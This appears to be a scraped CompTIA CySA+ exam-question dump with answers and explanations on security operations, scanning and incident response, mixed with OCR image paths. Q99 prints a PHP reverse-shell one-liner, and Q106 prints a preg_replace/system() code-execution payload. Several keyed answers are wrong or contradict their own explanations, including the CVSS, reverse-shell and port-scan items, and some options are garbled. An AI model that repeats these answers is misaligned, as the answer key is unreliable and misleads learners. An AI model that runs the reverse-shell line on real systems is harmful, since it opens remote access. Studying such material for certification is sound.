
Part 2:



A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1:



Part 2:
Based on the compliance report, I recommend the following changes for each server: AppServ1: No changes are needed for this server.
AppServ2: Disable or upgrade TLS 1.0 and TLS 1.1 to TLS 1.2 on this server to ensure secure encryption and communication between clients and the server. Update Apache from version 2.4.17 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs.
AppServ3: Downgrade Apache from version 2.4.19 to version 2.4.18 or lower on this server to ensure compatibility and stability with the company's applications and policies. Change the port number from 8080 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.
AppServ4: Update Apache from version 2.4.16 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs. Change the port number from 8443 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.


NEW QUESTION 59
Following a recent security incident, the Chief Information Security Officer is concerned with improving visibility and reporting of malicious actors in the environment. The goal is to reduce the time to prevent lateral movement and potential data exfiltration. Which of the following techniques will best achieve the improvement?

A. Mean time to detect
B. Mean time to respond
C. Mean time to remediate
D. Service-level agreement uptime

Answer: A

Explanation:
Mean time to detect (MTTD) is a metric that measures how quickly an organization can identify a security incident or a malicious actor in the environment. Reducing MTTD can improve visibility and reporting of threats, as well as prevent lateral movement and data exfiltration by detecting them sooner.

NEW QUESTION 63
HOTSPOT
The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.
If the venerability is not valid, the analyst must take the proper steps to get the scan clean. If the venerability is valid, the analyst must remediate the finding.
After reviewing the information provided in the network diagram, select the STEP 2 tab to
complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.
INTRUCTIONS:
The simulation includes 2 steps.
Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.



Vulnerability Scan Report

HIGH SEVERITY

Title:	Cleartext Transmission of Sensitive Information
Description:	The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected Asset:	172.30.0.15
Risk:	Anyone can read the information by gaining access to the channel being used for communication.
Reference:	CVE-2002-1949

MEDIUM SEVERITY

Title:	Sensitive Cookie in HTTPS session without 'Secure' Attribute
Description:	The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintex over HTTP session.
Affected Asset:	172.30.0.152
Risk:	Session Sidejacking
Reference:	CVE-2004-0462

LOW SEVERITY

Title:	Untrusted SSL/TLS Server X.509 Certificate
Description:	The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.
Affected Asset:	172.30.0.153
Risk:	May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).
Reference:	CVE-2005-1234

STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate

A. Mastered
B. Not Mastered

Answer: A

Explanation:

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	True Positive	Encrypt Entire Session
WEB_SERVER02	True Positive	Encrypt All Session Cookies
WEB_SERVER03	True Positive	Request Certificate from a Public CA

NEW QUESTION 65

A security audit for unsecured network services was conducted, and the following output was generated:

```
#nmap --top-ports 7 192.29.0.5

PORT        STATE       SERVICE
21          closed      ftp
22          open        ssh
23          filtered    telnet
636         open        ldaps
1723        open        pptp
443         closed      https
3389        closed      ms-term-server
```

Which of the following services should the security team investigate further? (Select two).

A. 21
B. 22
C. 23
D. 636

E. 1723
F. 3389

Answer: CD

Explanation:
The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices1
The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service.
Among the six ports listed, two are particularly risky and should be investigated further by the security team: port 23 and port 636.
Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution. Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers. Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host23
Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated. For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections.
Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 6362

NEW QUESTION 68
A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

A. Weaponization
B. Reconnaissance
C. Delivery
D. Exploitation

Answer: D

Explanation:
The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official References: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

NEW QUESTION 72
Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

A. Join an information sharing and analysis center specific to the company's industry.
B. Upload threat intelligence to the IPS in STIX/TAXII format.
C. Add data enrichment for IPS in the ingestion pipleline.
D. Review threat feeds after viewing the SIEM alert.

Answer: C

Explanation:
The best option to quickly find out whether the IP address in a SIEM alert is a known- malicious IP address is C. Add data enrichment for IPS in the ingestion pipeline.
Data enrichment is the process of adding more information and context to raw data, such as IP addresses, by using external sources. Data enrichment can help analysts to gain more insights into the nature and origin of the threats they face, and to prioritize and respond to them accordingly. Data enrichment for IPS (Intrusion Prevention System) means that the IPS can use enriched data to block or alert on malicious traffic based on various criteria, such as geolocation, reputation, threat intelligence, or behavior. By adding data enrichment for IPS in the ingestion pipeline, analysts can leverage the IPS's capabilities to filter out known-malicious IP addresses before they reach the SIEM, or to tag them with relevant information for further analysis. This can save time and resources for the analysts, and improve the accuracy and efficiency of the SIEM.
The other options are not as effective or efficient as data enrichment for IPS in the ingestion pipeline. Joining an information sharing and analysis center (ISAC) specific to the company's industry (A) can provide valuable threat intelligence and best practices, but it may not be timely or comprehensive enough to cover all possible malicious IP addresses. Uploading threat intelligence to the IPS in STIX/TAXII format (B) can help the IPS to identify and block malicious IP addresses based on standardized indicators of compromise, but it may require manual or periodic updates and integration with the SIEM. Reviewing threat feeds after viewing the SIEM alert (D) can help analysts to verify and contextualize the malicious IP addresses, but it may be too late or too slow to prevent or mitigate the damage. Therefore, C is the best option among the choices given.

NEW QUESTION 74
Which of the following is the first step that should be performed when establishing a disaster recovery plan?

A. Agree on the goals and objectives of the plan
B. Determine the site to be used during a disasterC Demonstrate adherence to a standard disaster recovery process
C. Identity applications to be run during a disaster

Answer: A

Explanation:
The first step that should be performed when establishing a disaster recovery plan is to agree on the goals and objectives of the plan. The goals and objectives of the plan should define what the plan aims to achieve, such as minimizing downtime, restoring critical functions, ensuring data integrity, or meeting compliance requirements. The goals and objectives of the plan should also be aligned with the business needs and priorities of the organization and be measurable and achievable.

NEW QUESTION 79
An analyst is suddenly unable to enrich data from the firewall. However, the other open intelligence feeds continue to work. Which of the following is the most likely reason the firewall feed stopped working?

A. The firewall service account was locked out.
B. The firewall was using a paid feed.
C. The firewall certificate expired.
D. The firewall failed open.

Answer: C

Explanation:
The firewall certificate expired. If the firewall uses a certificate to authenticate and encrypt the feed, and the certificate expires, the feed will stop working until the certificate is renewed or replaced. This can affect the data enrichment process and the security analysis. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161.

NEW QUESTION 80
An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline. Which of the following should the analyst focus on in order to move the incident forward?

A. Impact
B. Vulnerability score
C. Mean time to detect
D. Isolation

Answer: A

Explanation:
The analyst should focus on the impact of the events in order to move the incident forward. Impact is the measure of the potential or actual damage caused by an incident, such as data loss, financial loss, reputational damage, or regulatory penalties. Impact can help the analyst prioritize the events that need to be investigated based on their severity and urgency, and allocate the appropriate resources and actions to contain and remediate them. Impact can also help the analyst communicate the status and progress of the incident to the stakeholders and customers, and justify the decisions and recommendations made during the incident response12. Vulnerability score, mean time to detect, and isolation are all important metrics or actions for incident response, but they are not the main focus for moving the incident forward. Vulnerability score is the rating of the likelihood and severity of a vulnerability being exploited by a threat actor. Mean time to detect is the average time it takes to discover an incident. Isolation is the process of disconnecting an affected system from the network to prevent further damage or spread of the incident34 . References: Incident Response: Processes, Best Practices & Tools - Atlassian, Incident Response Metrics: What You Should Be Measuring, Vulnerability Scanning Best Practices, How to Track Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR) to Cybersecurity Incidents, [Isolation and Quarantine for Incident Response]

NEW QUESTION 83
Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?

A. Risk register
B. Vulnerability assessment
C. Penetration test
D. Compliance report

Answer: A

Explanation:
A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle12. A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them345. References: What is a Risk Register? | Smartsheet, Risk Register: Definition & Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

NEW QUESTION 88
A Chief Information Security Officer has outlined several requirements for a new vulnerability scanning project:
. Must use minimal network bandwidth
. Must use minimal host resources
. Must provide accurate, near real-time updates
. Must not have any stored credentials in configuration on the scanner
Which of the following vulnerability scanning methods should be used to best meet these requirements?

A. Internal
B. Agent
C. Active
D. Uncredentialed

Answer: B

Explanation:
Agent-based vulnerability scanning is a method that uses software agents installed on the target systems to scan for vulnerabilities. This method meets the requirements of the project because it uses minimal network bandwidth and host resources, provides accurate and near real-time updates, and does not require any stored credentials on the scanner. References: What Is Vulnerability Scanning? Types, Tools and Best Practices, Section: Types of vulnerability scanning; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 154.

NEW QUESTION 90
A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

A. Firewall logs
B. Indicators of compromise
C. Risk assessment
D. Access control lists

Answer: B

Explanation:
Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.

NEW QUESTION 94
A company recently removed administrator rights from all of its end user workstations. An analyst uses CVSSv3.1 exploitability metrics to prioritize the vulnerabilities for the workstations and produces the following information:

Vulnerability name	CVSSv3.1 exploitability metrics
sweet.bike	AV:N AC:H PR:H UI:R
vote.4p	AV:N AC:H PR:H UI:N
nessie.explosion	AV:L AC:L PR:H UI:R
great.skills	AV:N AC:L PR:N UI:N

Which of the following vulnerabilities should be prioritized for remediation?

A. nessie.explosion
B. vote.4p
C. sweet.bike
D. great.skills

Answer: A

Explanation:
nessie.explosion should be prioritized for remediation, as it has the highest CVSSv3.1 exploitability score of 8.6. The exploitability score is a sub-score of the CVSSv3.1 base score, which reflects the ease and technical means by which the vulnerability can be exploited. The exploitability score is calculated based on four metrics: Attack Vector, Attack Complexity, Privileges Required, and User Interaction. The higher the exploitability score, the more likely and feasible the vulnerability is to be exploited by an attacker12. nessie.explosion has the highest exploitability score because it has the lowest values for all four metrics: Network (AV:N), Low (AC:L), None (PR:N), and None (UI:N). This means that the vulnerability can be exploited remotely over the network, without requiring any user interaction or privileges, and with low complexity. Therefore, nessie.explosion poses the greatest threat to the end user workstations, and should be remediated first. vote.4p, sweet.bike, and great.skills have lower exploitability scores because they have higher values for some of the metrics, such as Adjacent Network (AV:A), High (AC:H), Low (PR:L), or Required (UI:R). This means that the vulnerabilities are more difficult or less likely to be exploited, as they require physical proximity, user involvement, or some privileges34. References: CVSS v3.1 Specification Document - FIRST, NVD - CVSS v3 Calculator, CVSS v3.1 User Guide - FIRST, CVSS v3.1 Examples - FIRST

NEW QUESTION 99
While reviewing web server logs, a security analyst discovers the following suspicious line:

```
php -r '$socket=fsockopen("10.0.0.1", 1234); passthru("/bin/sh -i <&3 >&3 2>&3");'
```

Which of the following is being attempted?

A. Remote file inclusion
B. Command injection
C. Server-side request forgery
D. Reverse shell

Answer: B

Explanation:
The suspicious line in the web server logs is an attempt to execute a command on the server, indicating a command injection attack.References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

NEW QUESTION 100
A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?

A. Ask the web development team to update the page contents
B. Add the IP address allow listing for control panel access
C. Purchase an appropriate certificate from a trusted root CA
D. Perform proper sanitization on all fields

Answer: D

Explanation:
The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application. Sanitization can help prevent various types of attacks, such as cross-site scripting (XSS), SQL injection, or command injection, that exploit unsanitized input or data to execute malicious scripts, commands, or queries on a system or application. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment, which is XSS.

NEW QUESTION 101
Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

A. MITRE ATTACK
B. Cyber Kill Cham
C. OWASP
D. STIXTAXII

Answer: A

Explanation:
MITRE ATT&CK is a framework and knowledge base that describes the tactics, techniques, and procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT&CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT&CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities

NEW QUESTION 106
During the log analysis phase, the following suspicious command is detected-

```
<?php preg_replace('/.*/e', 'system("ping -c 4 10.0.0.1");', ''); ?>
```

Which of the following is being attempted?

A. Buffer overflow
B. RCE
C. ICMP tunneling
D. Smurf attack

Answer: B

Explanation:
RCE stands for remote code execution, which is a type of attack that allows an attacker to execute arbitrary commands on a target system. The suspicious command in the question is an example of RCE, as it tries to download and execute a malicious file from a remote server using the wget and chmod commands. A buffer overflow is a type of vulnerability that occurs when a program writes more data to a memory buffer than it can hold, potentially overwriting other memory locations and corrupting the program's execution. ICMP tunneling is a technique that uses ICMP packets to encapsulate and transmit data that would normally be

blocked by firewalls or filters. A smurf attack is a type of DDoS attack that floods a network with ICMP echo requests, causing all devices on the network to reply and generate a large amount of traffic. Verified References: What Is Buffer Overflow? Attacks, Types & Vulnerabilities - Fortinet1, What Is a Smurf Attack? Smurf DDoS Attack | Fortinet2, exploit - Interpreting CVE ratings: Buffer Overflow vs. Denial of
…3

NEW QUESTION 107
Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

A. MFA
B. User and password
C. PAM
D. Key pair

Answer: D

Explanation:
Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.
References: Authentication Methods - Configuring Tenant-Wide Settings in Azure …, Cloud Foundation - Oracle Help Center

NEW QUESTION 110
An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

A. CIS Benchmarks
B. PCI DSS
C. OWASP Top Ten
D. ISO 27001

Answer: A

Explanation:
The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently1 PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks

NEW QUESTION 112
A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

A. External
B. Agent-based
C. Non-credentialed
D. Credentialed

Answer: B

Explanation:
Agent-based vulnerability scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based vulnerability scanning can reduce network traffic, as the scans are performed locally and only the results are transmitted over the network. Agent-based vulnerability scanning can also provide more accurate and up-to- date results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

NEW QUESTION 115
A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

A. InLoud: Cobain: Yes Grohl: No Novo: Yes Smear: Yes Channing: No B.TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No C.ENameless:

Cobain: Yes Grohl: No Novo: Yes Smear: No Channing: No D.PBleach: Cobain: Yes Grohl: No Novo: No Smear: No Channing: Yes

Answer: B

Explanation:
The vulnerability that should be patched first, given the above third-party scoring system, is:
TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No
This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

NEW QUESTION 117
Which of the following statements best describes the MITRE ATT&CK framework?

A. It provides a comprehensive method to test the security of applications.
B. It provides threat intelligence sharing and development of action and mitigation strategies.
C. It helps identify and stop enemy activity by highlighting the areas where an attacker functions.
D. It tracks and understands threats and is an open-source project that evolves.
E. It breaks down intrusions into a clearly defined sequence of phases.

Answer: D

Explanation:
The MITRE ATT&CK framework is a knowledge base of cybercriminals' adversarial behaviors based on cybercriminals' known tactics, techniques and procedures (TTPs). It helps security teams model, detect, prevent and fight cybersecurity threats by simulating cyberattacks, creating security policies, controls and incident response plans, and sharing information with other security professionals. It is an open-source project that evolves with input from a global community of cybersecurity professionals1. References: What is the MITRE ATT&CK Framework? | IBM

NEW QUESTION 122
During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

A. Conduct regular red team exercises over the application in production
B. Ensure that all implemented coding libraries are regularly checked
C. Use application security scanning as part of the pipeline for the CI/CDflow
D. Implement proper input validation for any data entry form

Answer: C

Explanation:
Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration. Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

NEW QUESTION 126
During an internal code review, software called "ACE" was discovered to have a vulnerability that allows the execution of arbitrary code. The vulnerability is in a legacy, third-party vendor resource that is used by the ACE software. ACE is used worldwide and is essential for many businesses in this industry. Developers informed the Chief Information Security Officer that removal of the vulnerability will take time. Which of the following is the first action to take?

A. Look for potential loCs in the company.
B. Inform customers of the vulnerability.
C. Remove the affected vendor resource from the ACE software.
D. Develop a compensating control until the issue can be fixed permanently.

Answer: D

Explanation:
A compensating control is an alternative measure that provides a similar level of protection as the original control, but is used when the original control is not feasible or cost-effective. In this case, the CISO should develop a compensating control to mitigate the risk of the vulnerability in the ACE software, such as implementing additional monitoring, firewall rules, or encryption, until the issue can be fixed permanently by the developers. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition,
Chapter 5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

NEW QUESTION 131
An analyst is conducting monitoring against an authorized team that win perform adversarial techniques. The analyst interacts with the team twice per day to set the stage for the techniques to be used. Which of the following teams is the analyst a member of?

A. Orange team
B. Blue team
C. Red team
D. Purple team

Answer: A

Explanation:
The correct answer is A. Orange team.

An orange team is a team that is involved in facilitation and training of other teams in cybersecurity. An orange team assists the yellow team, which is the management or leadership team that oversees the cybersecurity strategy and governance of an organization. An orange team helps the yellow team to understand the cybersecurity risks and challenges, as well as the roles and responsibilities of other teams, such as the red, blue, and purple teams12.
In this scenario, the analyst is conducting monitoring against an authorized team that will perform adversarial techniques. This means that the analyst is observing and evaluating the performance of another team that is simulating real-world attacks against the organization's systems or networks. This could be either a red team or a purple team, depending on whether they are working independently or collaboratively with the defensive team345.
The analyst interacts with the team twice per day to set the stage for the techniques to be used. This means that the analyst is providing guidance and feedback to the team on how to conduct their testing and what techniques to use. This could also involve setting up scenarios, objectives, rules of engagement, and success criteria for the testing. This implies that the analyst is facilitating and training the team to improve their skills and capabilities in cybersecurity12.
Therefore, based on these descriptions, the analyst is a member of an orange team, which is involved in facilitation and training of other teams in cybersecurity.
The other options are incorrect because they do not match the role and function of the analyst in this scenario.
Option B is incorrect because a blue team is a defensive security team that monitors and protects the organization's systems and networks from real or simulated attacks. A blue team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather defends against them345.
